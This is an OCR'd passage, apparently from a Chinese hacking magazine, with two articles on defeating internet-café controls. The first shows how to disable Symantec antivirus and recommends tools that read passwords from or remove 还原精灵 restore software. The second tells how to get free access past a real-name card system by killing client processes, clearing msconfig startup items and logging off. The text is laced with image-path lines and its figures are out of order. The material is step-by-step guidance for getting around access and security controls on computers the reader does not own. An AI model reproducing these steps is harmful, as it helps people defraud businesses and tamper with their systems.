


图4

不过该方法有一个弊端，那就是在大约30分钟后程序又死灰复燃了，怎么办？继续前面的窗口。将“启用文件系统实时防护”选项前面的勾打上，再打开其后面的“高级（A）”。再打开“文件系统高级选项”窗口，注意第二项“自动启用”，就是它搞的鬼，如图5。好了将其前面的勾去掉吧，完美禁用了！




图5

方法三：利用“计算机管理”中的服务和应用程序管理来将杀毒软件禁用或者干脆停止它的服务。

打开计算机管理窗口，选“服务和应用程序＼服务”，如图6。接下来在程序选项中找到symantec antivius，禁用即可。



图6

再来讲一下网吧的BUG问题，我想网吧之所以存在这样那样的问题也不外乎有以下两个原因：

1．网管的安全意识不高。一种普遍的认识就是认为局域网最安全了，一般不会存在多大的安全问题。所以通常对系统的维护检查就会很懈怠，软件的升级也不及时，这样一来使我们这些网吧小黑们有了可乘之机。

2．网管们的技术普遍很菜，至少在网络安全、黑客技术方面是如此。因为一般网吧的网管是在校的计算机系的学生，本身的技术水平就有限，而且他们学习的那些网络维护等知识也不可能跟上现在的黑客技术的发展。

这样看来，网吧一定会存在这样或那样的安全问题。不过每个网吧的具体情况不一样，存在的问题也会很不一样。我所遇到的几家网吧大致都存在如下几个BUG：

1．安装的软件泄密。网吧一般会将一些重要的软件放到一个目录中。有放到“server＼工具＼网吧工具”也有放到“网友公用”中的某一目录下的，只要仔细找找一定会找到的。这样一来，这些软件的一些重要信息就被泄露了，如版本号等等。这为网吧小菜们破解提供了莫大的方便。有几次我在系统的目录中直接发现了破解的软件和方法。在一家网吧发现了一款叫做“还原精灵5.0清除器”的软件，在另一家则发现了“还原精灵密码读取器”，那些网管们还整天埋怨系统不安全，不安全能怨谁呀？这样的安全意识，系统若安全才叫怪了。

2．密码保护意识和水平差。重要的密码强度不够，有些网吧的网管为图方便竟连软件的默认密码也不改就直接使用，或是使用123456、网吧电话号码等傻瓜级密码。

3．安全意识极差。软件不注意升级，像杀毒软件、WINDOWS系统的升级包不注意更新，导致系统极容易被破解或是被入侵。

好了，BUG问题就探讨到这里。下面讲一下还原精灵的破解。开始之前，谈谈还原精灵的版本，还原精灵迄今为止已经有了很多版本。说实话我只见过三个版本的5.0、6.1和2002。为何要先了解软件的版本呢？其实这也是没办法的事情，因为从破解的角度来说不同版本的软件会有不同的方法，一些破解程序仅对特定版本的软件有效，对其他的版本的软件则无能为力。如果你搞不清楚版本就去破解则可能处处碰壁。

对于一些老版本的还原精灵我们可以手工破解，就是用16进制编辑工具WINHEX来获取其密码。因为它的密码是在软件内存中明文存放的，这个是N年前的方法了，现在已经不管用了。

在05年第5期X档案的硬盘还原卡解密“五虎将”一文中提及了一款纯32位的破解程序，如图7。




图7

再向大家推荐几款工具来破解还原精灵。第一个就是“精锐还原精灵密码读取器”，如图8。使用很简单，当你读不出密码时候把物理硬盘的框换成1或着是0、2之类的数字即可，但在win2000以上系统（包括2000）运行才有效。




图 8

不过一般情况下默认就能读出来，摧毁系统建议大家不要轻易使用！

第二个工具就是“还原精灵移除器（逆风修改版）”，如图9。双击执行程序，点“接受”，在密码验证框输入任意密码或不输入密码即可将还原精灵彻底清除。




图 9

还有“还原精灵删除程序”。这个使用方法同上面的那个工具差不多，这里就不多讲了。

第三个工具是“自动破解还原精灵最终版”。


基本上上面的几款工具使用都很简单，适合菜鸟。有了上面几款工具，一般的网吧破解就已经很够用了。

（文章中涉及到的工具精锐网吧辅助工具、WINHEX、直接硬盘访问程序 1.1、精锐还原精灵密码读取器、还原精灵移除器（逆风修改版）、自动破解还原精灵最终版光盘有收录）

让同联多级式实名核查系统也免费上网


dhb606

我们先来熟悉一下这家网吧的环境（先用实名卡刷卡开机才能上，没实名卡的不能上网），其实说白了，就是破解前的踩点了。有“运行”栏，没有“注销”，能打开任意盘，可以下载，另外网吧中还安装了还原精灵一类的东西，重启系统后就被还原了，任务管理器被禁止，注册表之类的倒还可以正常使用。来看看客户端程序，如图1。


图 1

如何才能突破网吧的限制，以达到免费上网的目的呢？第一种方法是结束管理软件的进程；第二种方法是破解还原软件，修改启动项，再重启；第三种方法嘛，如果网管只是借助管理软件，而别的东西都没有设置的话，就可以尝试进入安全模式。

我们先试试结束进程，我使用的是啊D网络工具包（倘若各位朋友在网吧里不能下载，可以去翻翻前几期的X档案，还有一种就是把啊D放在QQ硬盘或网页空间上，通常网吧是不会限制从QQ硬盘下载的），很轻松地就找到客户端的进程，如图2。


图 2

居然有进程守护，记得有一期X档案上介绍过使用杀毒助手，可以同时结束多个进程，使用杀毒助手同时结束CLIENTP和CLIENTBK这两个进程就可以破解了，相信这个方法大家都会了吧！

我们来试第二种方法，就是破解还原软件。我找了半天，也没有发现还原精灵的图标，难道是被隐藏了？运行还原精灵密码读取工具，却提示没有安装还原精灵，郁闷，难道使用的还原卡，我又运行还原卡解锁软件，却再一次提示没有还原卡，那会是什么软件啊？我开始在硬盘上瞎转悠，无意中发现deep freeze，如图3。

没见过这个东西，经过百度的搜索，才知道原来Deep Freeze是美国Faronics公司开发的一款还原软件，中文名为冰点，或许是因为它是老外的东西吧，在网上也没有找到有关于破解它的方法。我思索了良久，突然想到系统在重新启动后会被还原，那么如果是注销，会不会被还原呢？马上试试看，在“运行”栏中输入“MSCONFIG”，如图4。







图 3


图 4

将启动项的所有启动项目取消，点“确定”，“退出而不重启”。再在“运行”栏里输入“shutdown –l”进行注销，如图5。


图 5

